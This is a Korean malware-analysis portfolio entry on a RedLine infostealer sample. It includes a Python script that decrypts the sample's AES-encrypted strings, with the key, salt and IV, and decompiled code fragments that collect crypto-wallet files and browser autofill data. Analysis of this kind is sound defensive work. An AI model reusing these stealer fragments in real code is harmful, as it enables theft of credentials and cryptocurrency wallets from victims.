악성코드 분석 포트폴리오

기본 정보

- 이름: 이재원

- 이메일: su_678@naver.com, ljw13579@gmail.com

- 분석 환경: Virtual Box, Windows 10(flare VM)

🔍 Sample #1: [RedLine]

- 분석 시기: 2025-02-25

- 악성코드 유형: 인포스틸러(.net framework)

- 사용 도구: dnspy

- 분석 방식: 정적 분석

🧠 주요 기능 요약 및 개요

- 호스트의 시스템 정보, 중요 파일, 계정 등의 중요 정보 탈취

🔁 동작 흐름 요약 및 순서도

1. 실행

2. 파일 드랍

3. 브라우저 중요 정보 탐색


4. 암호화폐 관련 정보 탐색

5. 신용카드 정보 탐색

6. 시스템 정보 및 백신, 방화벽 정보 탐색


7. VPN 관련 정보 및 Ip 기반 위치 정보 탐색

8. C&C 서버와의 네트워크 통신 수행 후 탐색한 정보 전달



상세 분석

● 파일 정보를 DiE 를 사용하여 확인해보면 아래와 같이 .Net Framework 파일인 것을 확인할 수 있다.



[그림 1. File info 확인]

● .Net Framework 파일의 경우 dnSpy 를 사용하여 디버깅을 진행할 수 있으니 dnSpy 를 사용하여 악성 파일을 불러와 분석을 진행해보면 AES 를 사용하여 base64 로 인코딩 되어있는 암호화된 문자를 복호화하는 것을 확인할 수 있다.

[그림 2. AES 복호화 코드 확인]

```
import base64
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
def decrypt_aes(encrypted_base64, password, salt, iv):
```

```
try:
# Base64 디코딩
encrypted_bytes =base64.b64decode(encrypted_base64)
salt_bytes =salt.encode("ascii")
iv_bytes =iv.encode("ascii")
# AES-128 키 생성 (PBKDF2)
key =hashlib.pbkdf2_hmac("sha1", password.encode(), salt_bytes, 100, dklen=16)
# AES-128 CBC 복호화
cipher =AES.new(key, AES.MODE_CBC, iv_bytes)
decrypted_bytes =unpad(cipher.decrypt(encrypted_bytes), AES.block_size)
# UTF-8 디코딩 후 반환
return decrypted_bytes.decode("utf-8")
except Exception as e:
return f"복호화 오류: {e}"
# 복호화할 여러 암호문(Base64 인코딩된 값)
encrypted_base64_list =[
"cidWZLVK5xmjQYn2nQiLnw==",
"GAtjH83hxbnsjBd1GJncWg==",
"peHHs7g+HNYM2wbFSNyjSg==",
"58t7XS5tJTyDsPWBBk8k6w==",
"ojrvThT+b5Vt18u81UgQaXP2WBWL7qe3ngdKIwoRXwE=",
"P150NeZ0PXO7LtTSdxDiVlaHKJg5LCSxKNk7cWwhNFvp8Zsal7x6lMoZWaQWs+c0",
"+MffWM3z/5bxypaEb66SEA=="
]
```

코드에서 사용된 키, iv 값

password
="tbxibqrlydzytdkydbjhnjtiwmygnpustlqbeeaavlkrnnujgzfdvarihplprjxijgfgniuyajlczbuitnzp
iqxsuguqtliknbhgimwyehdlppigvcvdjhaujmlgpeenaanytmafrbjblldfxmvqrfbganxvapjacpkna
jnhcpmixyhyigibipxvzhxfpefbrjyxapemzmmbssibfylufhrnsqptmhsyjkrnakxtbvcwbvcgyvzqsl
wisjejakar"

salt ="upshavbvbssjfvmwnhvrhbfyphvqfmtq"

iv ="ukcldufcuepztldx" # IV (16 바이트)

여러 암호문 복호화


for encrypted_base64 in encrypted_base64_list:

decrypted_text =decrypt_aes(encrypted_base64, password, salt, iv)

print(f"복호화된 텍스트: {decrypted_text}")


[파이썬 AES 복호화 스크립트]

● AES 복호화 스크립트를 실행한 결과는 아래와 같다.



[그림 3. AES 문자열 복호화 결과]


● qafsxyivy 함수를 살펴보면 파워쉘을 Hidden 상태로 실행하는 것을 볼 수 있다.




[그림 4. 파워쉘 프로세스 실행 확인]

● 메인 함수를 살펴보면 ResourceManager 를 사용하여 리소스를 가져오고 조건문을 통하여 배열의 0 번째 문자열이 Current Directory 일 경우 Directory.GetCurrentDirectory()를 통해 현재 디렉토리를 불러와 NetFlix Checker by xRisky v2.exe 파일을 드랍하고, 아닐 경우 AppData 디렉토리에 winlogon.exe 와 svchost.exe, chrome.exe 파일을 드랍하는 것을 볼 수 있다.

[그림 5. 메인 함수 확인]



[그림 6. 생성된 파일 확인 1]



[그림 7. 생성된 파일 확인 2]


● dnSpy 를 통해 악성 코드를 실행 할 경우 아래와 같이 winlogon.exe 프로세스가 실행되고 있는 것을 확인할 수 있는데 이를 토대로 winlogon.exe 에 인포 스틸러 코드가 존재한다는 것을 유추해 볼 수 있다.

● 스케쥴러 확인 시 chrome 이 등록되어있는 것도 확인할 수 있다.


[그림 8. 생성된 프로세스 확인]

[그림 9. 스케쥴러에 등록 된 chrome 확인]

● winlogon.exe 역시 dnSpy 를 사용하여 열어보면 아래와 같이 \u000 형식으로 되어있는 것을 확인할 수 있는데 이는 난독화 되어있다는 의미이므로 de4dot.exe 를 사용하여 복호화를 수행하였다.




[그림 10. winlogon.exe 확인]



[그림 11. 복호화된 winlogon.exe]

● 복호화 수행 후 분석을 진행해보면, 크롬의 Login Data 파일에 저장된 계정 정보를 추출하여 저장하는 것을 확인할 수 있다.




[그림 12. 계정 정보 저장 확인 1]

[그림 13. 계정 정보 저장 확인 2]

● 크롬의 Web Data 파일의 autofill 테이블을 에서 자동완성 데이터도 가져오는 것을 확인할 수 있다.


```
// Token: 0x02000045 RID: 69
[DataContract(Name = "Autofill", Namespace = "BrowserExtension")]
public class Autofill
{
    // Token: 0x17000013 RID: 19
    // (get) Token: 0x06000315 RID: 789 RVA: 0x00003EEA File Offset: 0x000020EA
    // (set) Token: 0x06000316 RID: 790 RVA: 0x00003EF2 File Offset: 0x000020F2
    [DataMember(Name = "Name")]
    public string Name { get; set; }

    // Token: 0x17000014 RID: 20
    // (get) Token: 0x06000317 RID: 791 RVA: 0x00003EFB File Offset: 0x000020FB
    // (set) Token: 0x06000318 RID: 792 RVA: 0x00003F03 File Offset: 0x00002103
    [DataMember(Name = "Value")]
    public string Value { get; set; }
```

[그림 14. 자동완성 정보 저장 확인 1]



[그림 15. 자동완성 정보 저장 확인 2]

● 계속 살펴보면, 암호화폐 확장 프로그램 설치 유무를 탐지하는 것을 확인할 수 있다.



[그림 16. 암호화폐 확장 프로그램 ID 와 암호화폐 지갑 명 매칭 확인]

● %AppData%\\Armory 디렉토리에서 .wallet 파일을 찾는다.

[그림 17. Armory 확인]

● %AppData%\\Exodus\\exodus.wallet, *AppData*\\Exodus 디렉토리에서 .json 및 모든 파일을 찾는다.

[그림 18. Exodus 확인]

● %AppData%\\com.liberty.jaxx 디렉토리에서 모든 관련 파일을 찾는다.

[그림 19. Jaxx Liberty 확인]

● %AppData%\\Guarda 디렉토리에서 모든 관련 파일을 찾는다.

[그림 20. Guarda 확인]

● %AppData%\\Coinomi 디렉토리에서 모든 관련 파일을 찾는다.

```
// Token: 0x06000107 RID: 263 RVA: 0x00007F08 File Offset: 0x00006108
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "▒▒Coinomi";
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 21. Coinomi 확인]

● %AppData%\\Electrum\\wallets 디렉토리에서 모든 관련 파일을 찾는다.


```
// Token: 0x0600015B RID: 347 RVA: 0x00008818 File Offset: 0x00006A18
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {
            '▒▒', 'E', 'l', 'e', 'c', 't', 'r', 'u', 'm', '▒▒',
            'w', 'a', 'l', 'l', 'e', 't', 's'
        });
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "*",
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 22. Electrum 확인]

● %AppData%\\Ethereum\\wallets 디렉토리에서 모든 관련 파일을 찾는다.


[그림 23. Ethereum 확인]

● %AppData% 디렉토리에서 wallet.dat 및 wallet 관련 파일을 찾는다.




[그림 24. wallets 확인]

● Chromium 브라우저(chrome, opera 등) 및 Gecko(Firefox) 브라우저를 대상으로 공격하는 것도 확인할 수 있다.



